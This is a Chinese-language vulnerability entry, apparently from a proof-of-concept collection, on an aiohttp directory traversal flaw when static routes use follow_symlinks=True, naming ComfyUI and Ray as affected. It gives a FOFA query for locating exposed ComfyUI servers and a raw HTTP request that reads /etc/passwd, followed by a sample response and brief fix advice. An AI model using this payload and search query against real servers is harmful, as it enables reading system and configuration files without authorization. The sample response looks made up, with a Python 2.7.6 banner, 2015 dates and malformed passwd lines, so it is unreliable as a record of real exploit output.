

A1-1Aiohttp-目录遍历


漏洞描述：

aiohttp 存在目录遍历漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）等，导致网站处于极度不安全状态。
利用条件: 使用aiohttp实现Web服务； 配置aiohttp中的静态资源解析，使用了不安全的参数follow_symlinks，代码如routes.static("/static", static_dir, follow_symlinks=True) 成功利用该漏洞可读取服务器上任意文件。另外值得一提的是，Github上多个高star开源项目并未正确配置该参数，目前已知受影响的开源项目有：<https://github.com/comfyanonymous/ComfyUI/> <https://github.com/ray-project/ray>

影响版本：

1.0.5 < version < 3.9.2

网站图片：



网络测绘：

fofa语法：

FOFA: title="ComfyUI"

漏洞复现：

payload:

```
GET /static/../../../../etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2762.73 Safari/537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip
```

效果图:

Request

< > 数据包扫描 热加载 构造请求

1 GET /static/../../../../etc/passwd HTTP/1.1

2 Host: 192.168.1.100

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2762.73 Safari/537.36

4 Connection: close

5 Accept: */*

6 Accept-Language: en

7 Accept-Encoding: gzip

8

9

Responses 926bytes /

1 HTTP/1.1 200 OK

2 Content-Type: text/html

3 Etag: "17550d9c"

4 Last-Modified: Wed, 28 Oct 2015 06:55:34 GMT

5 Accept-Ranges: bytes

6 Date: Wed, 28 Oct 2015 06:55:34 GMT

7 Server: Python/2.7.6

8 Connection: close

9 Content-Length: 926

10

11 root:x:0:0:root:/bin:/usr/sbin/rsyncd

12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/rsyncd

13 bin:x:2:2:bin:/bin:/usr/sbin/rsyncd

14 sys:x:3:3:sys:/bin:/usr/sbin/rsyncd

15 sync:x:4:65534:sync:/bin:/bin:/usr/sbin/rsyncd

16 games:x:5:60:games:/usr/games:/usr/sbin/rsyncd

17 man:x:6:12:man:/var/lib/mandrake:/usr/sbin/rsyncd

18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/rsyncd

19 mail:x:8:8:mail:/var/mail:/usr/sbin/rsyncd

20 news:x:9:9:news:/var/spool/news:/usr/sbin/rsyncd

21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/rsyncd

22 proxy:x:13:13:proxy:/bin:/usr/sbin/rsyncd

23 www-data:x:33:33:www-data:/var/www:/usr/sbin/rsyncd

24 backup:x:34:34:backup:/var/backups:/usr/sbin/rsyncd

25 list:x:38:38:list:/usr/sbin/rsyncd

26 irc:x:39:39:irc:/var/spool/irc:/usr/sbin/rsyncd

27 gnats:x:41:41:gnats:/var/spool/gnats:/usr/sbin/rsyncd

28 nobody:x:65534:65534:nobody:/var/spool/nobody:/usr/sbin/rsyncd

29 _apt:x:100:65534:apt:/var/lib/apt:/usr/sbin/rsyncd

修复建议:

- 规范化路径: 在处理请求时, 对请求路径进行规范化处理, 以防止通过特殊字符 (如 ../) 进行目录遍历。
- 限制访问范围: 限制访问的目录范围, 只允许访问特定的安全目录。
- 验证输入路径: 对输入的路径进行严格验证, 确保它们不会超出预期的目录范围。
- 移除敏感信息: 确保敏感信息 (如文件路径、服务器配置等) 不会通过错误消息暴露给客户端。